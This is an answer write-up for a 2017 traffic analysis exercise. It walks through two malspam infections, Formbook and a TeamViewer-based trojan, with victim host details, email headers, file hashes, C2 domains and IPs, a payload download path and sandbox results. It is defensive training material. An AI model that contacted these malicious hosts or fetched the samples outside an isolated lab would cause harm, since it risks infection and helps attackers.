

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

TWO PCAPS, TWO EMAILS, TWO MYSTERIES!

1) EXAMPLE OF AN INCIDENT REPORT FOR THE 1ST PCAP:

Executive summary

On Thursday 2017-12-14 as early as 23:03 UTC, a Windows computer used by Chris Lyons displayed signs of infection with Formbook malware, an information stealer. The source of the infection was malicious spam (malspam) with an attachment, where the Formbook malware was disguised as an invoice.

Details:

- Infected host name: **Chris-Lyons-PC**
- Infected host IP address: **10.1.1.97**
- Infected host MAC address: **00:22:15:d4:7a:e7** (AsustekC_d4:9a:e7)

Associated email (malspam):

- Date: Thursday 2017-12-14 at 18:14 UTC
- Received: from 217.61.97.194 ([217.61.97.194])
- From (spoofed): "Le Huong-accounts"<LeHuong-accounts@gmail.com>
- To: chris.lyons@supercarcenterdetroit.com
- Subject: Fw: Re: PI no. SO-P101092262891
- Attachment name: Proforma Invoice P101092292891 TT slip pdf.rar.zip

Associated malware:

SHA256 hash: [435bfc4c3a3c887fd39c058e8c11863d5dd1f05e0c7a86e232c93d0e979fdb28](#)

- File size: 228,458 bytes
- File name: **Proforma Invoice P101092292891 TT slip pdf.rar.zip**
- File description: Zip archive attached to the malspam

SHA256 hash: [9a9d7a41c404b9044a82727996d5322d996f03d71e4839245dbeeaf4c685f77](#)

- File size: 471,040 bytes
- File name: **Proforma Invoice P101092292891 TT slip pdf.rar.exe**
- File description: Extracted executable from the above zip archive

IP addresses and domains from the post-infection traffic:

- 162.213.255.172 port 80 - **www.ellentscm.info**
- 34.233.12.25 port 80 - **www.jvfilm-makers.com**
- 47.93.157.247 port 80 - **www.yunshangcms.com** (no response from the server)
- 209.15.20.221 port 80 - **www.sparkyoursukha.com**
- 198.105.244.228 port 80 - **www.jufa123.com**
- 198.187.29.22 port 80 - **www.seorowipe.com**

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

- 69.164.223.38 port 80 - **www.texowipu14.win**
- 81.169.145.159 port 80 - **www.kowollik.email**
- 162.255.119.15 port 80 - **www.gotrkkx.com**
- 91.216.107.226 port 80 - **www.sosssou.com**
- 175.103.55.71 port 80 - **www.canamultimedia.com**
- 198.105.244.228 port 80 - **www.100placesbandb.com**
- 50.63.202.43 port 80 - **www.cerebrumfriend.info**
- 103.224.212.222 port 80 - **www.gatinhas.net**
- 198.105.244.228 port 80 - **www.xn--jjq193ajmav75c.com**
- 64.32.26.89 port 80 - **www.heapto.com** - (no response from the server)

2) EXAMPLE OF AN INCIDENT REPORT FOR THE 2ND PCAP:

Executive summary

On Friday 2017-12-15 as early as 00:39 UTC, a Windows computer used by Darnell Castillo showed signs of infection with TeamViewer-based malware. The source of the infection was malicious spam (malspam) with an attachment, where the malware was disguised as an advertisement for a Black Friday sale.

Details:

- Infected host name: **Darnell-PC**
- Infected host IP address: **10.1.1.213**
- Infected host MAC address: **NOTE: I made a mistake while sanitizing the pcap for this exercise. The router is supposed to be 00:08:7c:39:da:12 (Cisco_39:da:12), and 10.1.1.213 is supposed to be 84:34:97:bd:a1:2c (HewlettP_bd:1a:2c). Unfortunately, they were switched. Therefore, the pcap shows 00:08:7c:39:da:12 as the infected host's MAC address.**

Associated email (malspam):

- Date: Thursday 2017-12-14 at 21:34 UTC
- Received: from cock.li ([185.100.85.212])
- From: Black Friday Shopping Voucher <admin367847@airmail.cc>
- To: darnell@castillomotorsports.com
- Subject: Woosters Almost Sold Out! Black Friday Prices + Free Shipping For A Few More Hours!
- Attachment name: Black Friday.zip

Associated malware:

SHA256 hash: [5fd4b1ef7a3069c8ae76b83f220e0beff5b2b7f939357656f4b198ed02cd850c](#)

- File size: 36,018 bytes
- File name: **Black Friday.zip**
- File description: Zip archive attached to the malspam

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

SHA256 hash: [a7447db99ba60c2f7bfd9e9bcfadfb05a4fc0ea214450b76ea85d386db1f727b](#)

- File size: 40,596 bytes
- File name: **Black Friday.docx**
- File description: Extracted Word document from the above zip archive

IP addresses and domains from the infection traffic:

- 185.92.222.9 port 443 (https) - **forum.cryptopia.gdn** - GET /sys.exe
- 108.61.179.223 port 80 - **108.61.179.223** - GET /1119/?gate&[URL encoded data with host and user info]
- 162.220.223.28 port 5938 - **ping3.dyngate.com** - TeamViewer-related traffic
- 185.188.32.5 port 5938 - **master11.teamviewer.com** - TeamViewer traffic

INVESTIGATION - STEP 1 - REVIEWING THE TWO EMAILS:

For the first step, we'll look at malware from the emails. Both emails have attachments, and these attachments have been submitted to [VirusTotal](#), and they have also both been submitted to [reverse.it](#) (the same as [hybrid-analysis.com](#)). Let's look at the first malicious spam and its attachment:

First malspam:

- Date: Thursday 2017-12-14 at 18:14 UTC
- Received: from 217.61.97.194 ([217.61.97.194])
- From (spoofed): "Le Huong-accounts"<LeHuong-accounts@gmail.com>
- To: chris.lyons@supercarcenterdetroit.com
- Subject: Fw: Re: PI no. SO-P101092262891
- Attachment name: Proforma Invoice P101092292891 TT slip pdf.rar.zip


To begin with, it's easy enough to pair the pcaps with the emails based on who they were sent to. This first email went to chris.lyons@supercarcenterdetroit.com, and we can match it with the first pcap, based on the hostname from that pcap (which we'll review later).

To review the attachment, you'll need an email reader that handles EML files, so we cannot use Microsoft Outlook. Instead, you'll have to use an email client like Thunderbird. As always, remember *the email attachment is actual malware*. If you're going to look at it, do so on a different computer than you normally use for home or work. Ideally, the computer you use should be isolated from your home network (if at home) or your work environment (if at work). Most people use virtual machines (VMs) for this purpose. I tend to use Linux or a MacBook.


Once you grab the zip archive from the malspam, you can use a command line tool to find the file hash. I generally get the SHA256 hash when doing this. For the MacBook and most Linux distros, the command is:

```
shasum -a 256 [name and/or path of the file]
```

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS



Shown above: Getting the attachment from the email using Thunderbird.



Shown above: Extracting contents of the email attachment zip archive.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS


```
debian-user@Debian-VM: ~/Downloads
File Edit View Search Terminal Help
@:~/Downloads$ shasum -a 256 Proforma*
9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685f77 Proforma Invoice P101092292891 TT slip pdf.rar.exe
435bfc4c3a3c887fd39c058e8c11863d5dd1f05e0c7a86e232c93d0e979fdb28 Proforma Invoice P101092292891 TT slip pdf.rar.zip
@:~/Downloads$
```

Shown above: Using the shasum command to get the SHA256 hashes.

Here it's important to note that many security professionals don't submit the malware they find in their investigations to VirusTotal or any of the other online tools. Instead, they search for the file hash. Why do this? Because you might be dealing with a targeted attack. The criminals behind this malware can easily check VirusTotal to see if someone has submitted it. If you submit your malware to VirusTotal, the criminals will know that you know about their attack, and they can change their tactics. It's better if the criminals don't know you've discovered their malware.

Searching on the malware's SHA256 hash first is a good habit to get into.

In this case, we want the extracted EXE file, and the best way is to use Google. A Google search on 9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685f77 shows the extracted EXE file has been submitted to online sandboxes at **reverse.it** and **hybrid-analysis.com**. As I've stated before, these are both the same system. If you submit to one, you can see the results on the other.



Shown above: Google search results on the SHA256 hash for the extracted EXE file.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Now that we know the malware was submitted to online sandboxes at **reverse.it** and **hybrid-analysis.com**, we can search the site directly.

The screenshot shows the 'Free Automated Malware Analysis Service' interface on reverse.it. The search results are for the SHA256 hash 9a9d7a41c404b9044a82727996d5322d996f03d71e4839245dbeeaf4c685f77. The results table lists three entries:

Timestamp	Input	Threat level	Analysis Summary	Countries	Environment
December 21 2017, 9:32 (CET)	Proforma Invoice P101092292891 TT slip.pdf.rar.exe PE32 executable (GUI) Intel 80386, for MS Windows 9a9d7a41c404b9044a82727996d5322d996f03d71e4839245dbeeaf4c685f77	malicious	Threat Score: 100/100 AV Multiscan: 34% TROJ_GEN.F0C2COOLE17 Matched 25 Signatures	FR, ES	Windows 764 bit
December 15 2017, 7:09 (CET)	Proforma Invoice P101092292891 TT slip.pdf.rar.exe PE32 executable (GUI) Intel 80386, for MS Windows 9a9d7a41c404b9044a82727996d5322d996f03d71e4839245dbeeaf4c685f77	malicious	Threat Score: 100/100 AV Multiscan: 14% QVM03.0.D7E1.Malware Matched 49 Signatures	FR, ES	Windows 732 bit
December 15 2017, 0:31 (CET)	Proforma Invoice P101092292891 TT slip.pdf.rar.zip PE32 executable (GUI) Intel 80386, for MS Windows 9a9d7a41c404b9044a82727996d5322d996f03d71e4839245dbeeaf4c685f77	malicious	Threat Score: 100/100 AV Multiscan: 14% QVM03.0.D7E1.Malware Matched 49 Signatures	FR, ES	Windows 732 bit

Shown above: Search results on **reverse.it** for the SHA256 hash of the extracted EXE file.

It's best to take the earliest search result. In this case, the zip file was submitted on 2017-12-15, so that's the one we should check out. Whenever a zip archive is submitted to **reverse.it** or **hybrid-analysis.com**, the extracted content is analyzed in the sandbox.

Scroll down the page for that analysis entry, and you'll find HTTP traffic caused by the malware.


The screenshot shows the 'Free Automated Malware Analysis Service' interface on reverse.it, displaying the HTTP traffic analysis for the sample 'Proforma Invoice P101092292891 TT slip.pdf.rar.zip'. The traffic is categorized into three entries:

Endpoint	Request	URL	Data
52.222.171.238:80 (www.theitblogs.com)	GET	/ob/?id=nA4WKpsgGO2T5apdB PFQp9vDDg1ASc1Me3YpZEG7I O6v8e9S4AOBgQlmg9I2jHLKAI vtXwQJsk=&wO=9rQlZVNptHIO	GET /ob/?id=nA4WKpsgGO2T5apdBPFQp9vDDg1ASc1Me3YpZEG7I O6v8e9S4AOBgQlmg9I2jHLKAI vtXwQJsk=&wO=9rQlZVNptHIO HTTP/1.1Host: www.theitblogs.com Connection: close 301 Moved Permanently
104.164.27.231:80 (www.juhanzaitu.com)	GET	/ob/?id=YRwxAcc9Fp/Gzoxd9n uukPNAHRrO52/919UisFYsol8 yRSNfQI4E/kCuBpD8NbnXGc CpShd4to=&wO=9rQlZVNptHIO	GET /ob/?id=YRwxAcc9Fp/Gzoxd9nuuKPNARrO52/919UisFYsol8 yRSNfQI4E/kCuBpD8NbnXGc CpShd4to=&wO=9rQlZVNptHIO HTTP/1.1Host: www.juhanzaitu.com Connection: close 302 Moved Temporarily
104.164.27.231:80 (www.juhanzaitu.com)	POST	/ob/	POST /ob/ HTTP/1.1Host: www.juhanzaitu.comConnection: closeContent-Length: 55725Cache-Control: no-cacheOrigin: http://www.juhanzaitu.comUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)

Shown above: HTTP traffic noted in the sandbox analysis for this malware.

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS

You'll find that matches what we'll see in the first pcap (which we'll look into later). Finally, we can see some of the EmergingThreats alerts on the traffic by scrolling down further in the sandbox analysis. There, you'll find alerts for **ET TROJAN Formbook 0.3 Checkin**.



The screenshot shows the Reverse.it website interface. The browser address bar displays the URL: <https://www.reverse.it/sample/9a9d7a41c404b9044a82727996d53>. The page title is "Free Automated Malware Analysis Service - powered by Falcon Sandbox - Viewing online file analysis results for 'Proforma Invoice P10109'". The main content area is titled "Emerging Threats" and displays a table of alerts. The table has four columns: Event, Category, Description, and SID. The alerts are for "ET TROJAN Formbook 0.3 Checkin" with SID 2024436. The table lists several events, including IP addresses and their categories. A sidebar on the right contains a navigation menu with items like Incident Response, Platform Intelligence, Indicators, File Details, Screenshots (1), Hybrid Analysis (9), Network Analysis, DNS Requests (7), Contacted Hosts (6), Contacted Countries, HTTP Traffic (7), Emerging Threats (7), Extracted Strings, and Extracted Files (7). The "Emerging Threats (7)" item is currently selected.

Event	Category	Description	SID
52.222.171.238.80 (TCP)			
104.164.27.231.80 (TCP)			
162.255.119.15.80 (TCP)			
81.169.145.159.80 (TCP)			
81.169.145.159.80 (TCP)	A Network Trojan was detected	ET TROJAN Formbook 0.3 Checkin	2024436
104.164.27.231.80 (TCP)	A Network Trojan was detected	ET TROJAN Formbook 0.3 Checkin	2024436
162.255.119.15.80 (TCP)	A Network Trojan was detected	ET TROJAN Formbook 0.3 Checkin	2024436

Shown above: EmergingThreats alerts on traffic from the malware analysis.

This matches alerts seen on the first pcap when it was submitted to PacketTotal and VirusTotal.

- <https://packettotal.com/app/analysis?id=09add87547701bb98f4f4c928ec646f4>
- <https://www.virustotal.com/#/file/ecfde65ae886c1736d3583a5c67df3c429a096a1f41baea173e9f3dce0eb6bb9/detection>

Of note, PacketTotal only shows alerts for pcaps on the EmergingThreats (ET) open ruleset. It doesn't show the ET pro (ETPRO) alerts, and it doesn't show any alerts from the Snort registered or subscriber rulesets.

VirusTotal shows ETPRO alerts and the Snort subscriber alerts, but VirusTotal doesn't correlate these alerts to their respective IP addresses, domains, and session data like PacketTotal does.

The first email and its associated malware is fairly straight-forward. However, sandbox analysis of malware from the second email doesn't fully match what you'll find in the second pcap.

Second malspam:


- Date: Thursday 2017-12-14 at 21:34 UTC
- Received: from cock.li ([185.100.85.212])
- From: Black Friday Shopping Voucher <admin367847@airmail.cc>
- To: darnell@castillomotorsports.com
- Subject: Woosters Almost Sold Out! Black Friday Prices + Free Shipping For A Few More Hours!
- Attachment name: Black Friday.zip

2017-12-15 TRAFFIC ANALYSIS EXERCISE: ANSWERS


Like before with the first email, we can easily match the second email to the second pcap based on the hostname in the traffic (which we'll review later). From the second email, you can obtain the email attachment zip archive, extract its contents, and determine the SHA256 hashes like we did with the first email.

This time, the zip archive contains a Microsoft Word document (a .docx file), and it's SHA256 hash is a7447db99ba60c2f7bfd9e9bcfadb05a4fc0ea214450b76ea85d386db1f727b.

Again, Google shows this was submitted to sandboxes at **reverse.it** and **hybrid-analysis.com**, and we can find the analysis by searching on the SHA256 hash on **reverse.it**.



